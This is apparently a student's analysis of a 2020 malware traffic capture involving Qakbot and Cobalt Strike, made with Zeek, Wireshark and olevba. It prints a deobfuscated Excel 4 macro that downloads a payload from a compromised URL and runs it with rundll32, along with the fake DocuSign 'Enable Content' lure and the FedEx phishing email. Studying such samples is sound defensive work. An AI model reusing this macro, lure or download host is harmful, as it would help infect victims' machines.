Malicious PCAP Analysis – 10/16/2023 – Done by Garrett Burt
PCAP Source: https://www.malware-traffic-analysis.net/2020/12/07/index.html
Analysis Tools: Zeek, Wireshark and Remnux

Analysis done with a VM of Remnux. Extracted the pcap. First step was to use Zeek and create analysis logs. Ran the */opt/zeek/bin/zeek -r* command on the pcap file.

Used Sublime Text to review the logs. Started with conn.log to see if there are any unusual ports. Lots of 80 and a lot of traffic through port 8888. The fact that a lot of data was going through this port. IP address was 23.106.160.138 (amajai-technologies.world).


Ran this through Shodan.io, but it could not identify where the IP is located. Packets in Wireshark show the GeoIP to be in Dallas TX.

Identified the IP address of the local network, 10.12.7.101. This IP was doing lots of communication with the suspect IP address. There was some more traffic going to 23.106.160.137, amajai-technologies.work. Port 80 traffic was going through this one.

I wanted to look more into some of the packets. Especially any initial connection. Used the filter: *tcp.ack && ip.addr == 23.106.160.137*. (This one was connected via port 80). The syn ack packets all looked fine. I didn't see normal warning flags like spoofed user agents, or hostname as IP address.


Didn't see much more out of Zeek. Decided next to load the PCAP with Wireshark and see more details in the packets between the local system and 23.106.160.138. The first step I did was to see what files could be gleaned with this HTTP traffic. I tried HTTP and could see a GSMu file. This was sent from .work URL. Downloaded this and began to analyze it. *File* showed it *Troff or preprocessor input, ASCII text, with very long lines*. I am not able to see what this file is doing, but it is important as it was specifically downloaded from 23.106.160.137. Uploaded the file to VirusTotal and got 13/56 positive. This indicates shell code. Some vendors flagged this as Cobalt Strike.

The next step I took was to continue looking for objects to Export. Checked SMB, and others. When I checked IMF I found multiple emails.



Packet	Hostname	Content Type	Size	Filename
21785		EML file	28 kB	=?UTF-8?B?UGxlYXNlLCBtYW5hZ2UgeW91ciBkYXRh?=.eml
24388	sevenchiang@cuncyue.com	EML file	28 kB	=?UTF-8?B?WW91ciBzaGlwbWVudCBhZGRyZXNzIGlzIGludmFsaWQ=?=.eml
25943	valerie@nysfam.com	EML file	28 kB	=?UTF-8?B?SW52YWxpZCBzaGlwbWVudCBhZGRyZXNz?=.eml
27858	lruggeri@dagcom.com	EML file	28 kB	=?UTF-8?B?WW91ciBzaGlwbWVudCBhZGRyZXNzIGlzIGludmFsaWQ=?=.eml
29624	k.suerdem@kbs-legal.com	EML file	28 kB	=?UTF-8?B?WW91ciBzaGlwbWVudCBhZGRyZXNzIGlzIGludmFsaWQ=?=.eml
30999	vivi.liang@tienpou.com	EML file	28 kB	=?UTF-8?B?WW91ciBzaGlwbWVudCBhZGRyZXNzIGlzIGludmFsaWQ=?=.eml
34164		EML file	28 kB	=?UTF-8?B?SW52YWxpZCBzaGlwbWVudCBhZGRyZXNz?=.eml

The file sizes are the same. They are the same size. Likely containing the same message. I opened the eml file with Sublime Text. I quickly noticed a huge blob of base64 text. I grabbed this and decoded in Terminal, *base64 -d base64stuff.* Decoding it turned into a gzip file. Unzipped it and inside was an XLS file.



DocuSign

THIS DOCUMENT IS ENCRYPTED BY
DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

1 If this document was downloaded from Email, please click **Enable Editing** from the yellow bar above

2 Once You have Enable Editing, please click **Enable Content** from the yellow bar above


WHY I CANNOT OPEN THIS DOCUMENT?

You are using iOS or Android, please use Desktop PC

■ You are trying to view this document using Online Viewer

■

The XLS file says the file is encrypted by DocuSign. In the file are two hidden sheets where the VBA code is spread out as white text on white background in cells near the middle. Saw this converting the cells all to red text color and when using olevba tool.




```
remnux@remnux:~/Downloads$ olevba 121154729-12072020.xls
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: 121154729-12072020.xls
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' RAW EXCEL4/XLM MACRO FORMULAS:
' SHEET: Files, Macrosheet
' CELL:U39, =REGISTER('Flors'!H45,"U"&'Flors'!H46,"IICCII","HerolasefrtGS",,1.0,9.0), 0
' CELL:U42, =HALT(), 0
' CELL:U47, ="СЛУЧМЕЖДУ"(111111.0,999999.0)&".", 590906.
' CELL:U41, =EXEC((('Flors'!H42&" ")&'Flors'!H47)&'Flors'!H43), 0
' CELL:U40, =HerolasefrtGS(0.0,(('Flors'!G42&U46)&U47)&U48,'Flors'!H47,0.0,U50), 29
' CELL:U48, None, jpg
' CELL:U46, None, www.pharmainstruelec.com/nezlzltik/
' CELL:U36, None,
' CELL:A24, None,
' CELL:U50, None, 0.0
' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:U39       , FullEvaluation      , =REGISTER("URLMon","URLDownloadToFileA","IICCII","HerolasefrtGS",1,9)
' CELL:U40       , PartialEvaluation   , =URLMon.URLDownloadToFileA(0,"http://www.pharmainstruelec.com/nezlzltik/&=СЛУЧМЕЖДУ(111111,999999)&.&jpg","..\AppData\Kipofe.mmaallaauu",0,0)
' CELL:U41       , PartialEvaluation   , =EXEC("rundll32 ..\AppData\Kipofe.mmaallaauu,DllRegisterServer")
' CELL:U42       , End                 , HALT()
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|Suspicious|URLDownloadToFileA  |May download files from the Internet         |
|Suspicious|EXEC                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|Suspicious|REGISTER            |May call a DLL using Excel 4 Macros (XLM/XLF)|
|IOC       |http://www.pharmains|URL                                          |
|          |truelec.com/nezlzlti|                                             |
|          |k/&=                |                                             |
|Suspicious|XLM macro           |XLM macro found. It may contain malicious    |
|          |                    |code                                         |
+----------+--------------------+---------------------------------------------+
```

URL in the script is http://www.pharmainstruelec.com/. Ran this through VirusTotal and got 8 / 85 hits. Indicates this is a compromised website and a command and control home. Based on the complete URL we are downloading a jpg to the AppData directory. Once downloaded it will auto run the file. Most likely a dll since it references the rundll32.exe in the second part.

Even though each email shown in the PCAP were the same 28KB size, I decided to grab another one and check it out. This one also had the same blob of base64 text.

The last thing I investigated was what the email actually looked like to its victims. This was a phishing scam that showed what looks to be from FedEx:



Sina Kettner
sevenchiang@cuncyue.com

To info@ngbconsult.co.uk

12/7/20, 16:45

Your shipment address is invalid

To protect your privacy, Thunderbird has blocked remote content in this message.

logo

Your order is confirmed.

Tracking Number: 7804662457
Date: 12.07.2020
E-mail : info@ngbconsult.co.uk
Status: Confirmed

You can view the detailed information in the attachment

FedEx 1995-2020 Copyright, All rights reserved.

The emails are being sent to multiple places around the world, Taiwan, Hong Kong, Italy, US, Turkey and Malaysia. Not sure where the emails it's sending to came from. Possibly from some kind of command and control system. Looks like it is wanting to spread and make this system a compromised spam computer that will spread out the malware.

Because the PCAP file said it was a combination of Cobalt Strike and Qakbot, I wanted to see what MITRE showed for tactics these two use. Opened the Mitre ATT@CK framework navigator and created two layers showing the techniques and then a third layer to indicate what is overlapping. I can see techniques like T1059.003, T1059.005. T1106, T1137.001, T1566.001 - .002.

I ended my project on this PCAP. I gained more experience using Zeek, Wireshark and seeing the techniques used with the Mitre ATT@CK Framework.